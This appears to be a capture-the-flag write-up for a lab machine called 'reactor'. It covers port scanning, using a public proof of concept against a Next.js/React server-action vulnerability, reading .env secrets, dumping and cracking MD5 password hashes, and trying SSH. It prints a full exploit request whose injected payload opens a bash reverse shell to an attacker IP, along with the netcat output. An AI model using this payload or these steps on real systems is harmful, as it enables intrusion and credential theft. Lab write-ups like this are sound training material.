
This is reactor writeup by Jiseok Song


nmap

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ce:fd:0d:82:c0:23:ed:6e:4b:ea:13:fa:4f:ea:ef:b7 (ECDSA)
|_  256 f8:44:c6:46:58:7a:39:21:ef:16:44:e9:58:c2:f3:62 (ED25519)
3000/tcp open  ppp?    syn-ack ttl 63
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch, Accept-Encoding
|     x-nextjs-cache: HIT
|     x-nextjs-prerender: 1
|     x-nextjs-stale-time: 4294967294
|     X-Powered-By: Next.js
|     Cache-Control: s-maxage=31536000,
|     ETag: "p02u6gnhufd8t"
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 17175
|     Date: Sun, 04 Oct 2026 23:05:09 GMT
|     Connection: close
```

It has ssh and port 3000, but it looks like a web server by http tag.


Web Enumeration





Nothing looks interesting. Let's try nuclei.

```
nuclei -target 10.129.245.214:3000
```



It has critical cve-2025-55182.


Get engineer shell

Let's check PoC. It has many versions, but I used https://github.com/Muhammad-Qasim-Munir/React2Shell-POC/tree/main.


```python
def send_payload(target_url: str, headers: dict, body: str, timeout: int, verify_ssl: bool) -> Tuple[Optional[requests.Response], Optional
[str]]:
    """Send the exploit payload to a URL. Returns (response, error)."""
    try:
        # Encode body as bytes to ensure proper Content-Length calculation
        # and avoid potential encoding issues with the HTTP client
        body_bytes = body.encode('utf-8') if isinstance(body, str) else body
        proxies = {"http":"http://127.0.0.1:8080"}
        response = requests.post(
            target_url,
            headers=headers,
            data=body_bytes,
            timeout=timeout,
            verify=verify_ssl,
            allow_redirects=False,
            proxies=proxies
        )
        return response, None
    except requests.exceptions.SSLError as e:
        return None, f"SSL Error: {str(e)}"
    except requests.exceptions.ConnectionError as e:
        return None, f"Connection Error: {str(e)}"
    except requests.exceptions.Timeout:
```

I just added proxies in the send_payload function to grab the packet in burpsuite. Let's run it.

```
uv add --script react2shell.py requests
uv run react2shell.py -u http://10.129.245.214:3000 -c id
```



It's hard to know if it worked. Let's change it to curl



```
┌──[parrot@parrot]─[~/Documents/reactor/React2Shell-POC]
└─$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.245.214 51118
GET / HTTP/1.1
Host: 10.10.16.59:9001
User-Agent: curl/8.5.0
Accept: */*
```

It works! Let's change it to bash reverse shell command.

Request

Pretty Raw Hex

```
(KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 729

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('bash -c \"bash -i >& /dev/tcp/10.10.16.59/9001 0>&1\"').toString('base64');;throw Object.assign(new Error('NEXT_REDIRECT'),{digest:
`NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
```

Search 0 highlights

```
┌──[parrot@parrot]─[~/Documents/reactor/React2Shell-POC]
└─$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.245.214 33514
bash: cannot set terminal process group (1387): Inappropriate ioctl for device
bash: no job control in this shell
node@reactor:/opt/reactor-app$
```

This shell has db

```
node@reactor:/opt/reactor-app$ cat .env
cat .env
# ReactorWatch Configuration
# Database connection for sensor data


DB_PATH=/opt/reactor-app/reactor.db
DB_TYPE=sqlite3

# API Keys
SENSOR_API_KEY=rw_sk_7f8a9b2c3d4e5f6g7h8i9j0k
ALERT_WEBHOOK=https://alerts.internal.reactor.htb/webhook


# Node environment
NODE_ENV=production
```

```
node@reactor:/opt/reactor-app$ sqlite3 reactor.db .dump
sqlite3 reactor.db .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE users (
    id INTEGER PRIMARY KEY,
    username TEXT NOT NULL,
    password_hash TEXT NOT NULL,
    role TEXT NOT NULL,
    email TEXT
);
INSERT INTO users VALUES(1,'admin','a203b22191d744a4e70ada5c101b17b8','administrator','admin@reactor.htb');
INSERT INTO users VALUES(2,'engineer','39d97110eafe2a9a68639812cd271e8e','operator','engineer@reactor.htb');
CREATE TABLE sensor_logs (
    id INTEGER PRIMARY KEY,
    timestamp DATETIME DEFAULT CURRENT_TIMESTAMP,
    sensor_id TEXT,
    reading REAL,
    status TEXT
);
INSERT INTO sensor_logs VALUES(1,'2025-12-28 14:32:01','CORE_TEMP_01',324.5,'NOMINAL');
INSERT INTO sensor_logs VALUES(2,'2025-12-28 14:32:01','PRESSURE_01',155.199999999999988,'NOMINAL');
INSERT INTO sensor_logs VALUES(3,'2025-12-28 14:32:01','COOLANT_FLOW',18.3999999999999985,'CAUTION');
COMMIT;
```


It's md5 and can be easily cracked in crackstation.



Let's find users in this machine.




Let's try ssh with engineer:reactor1.



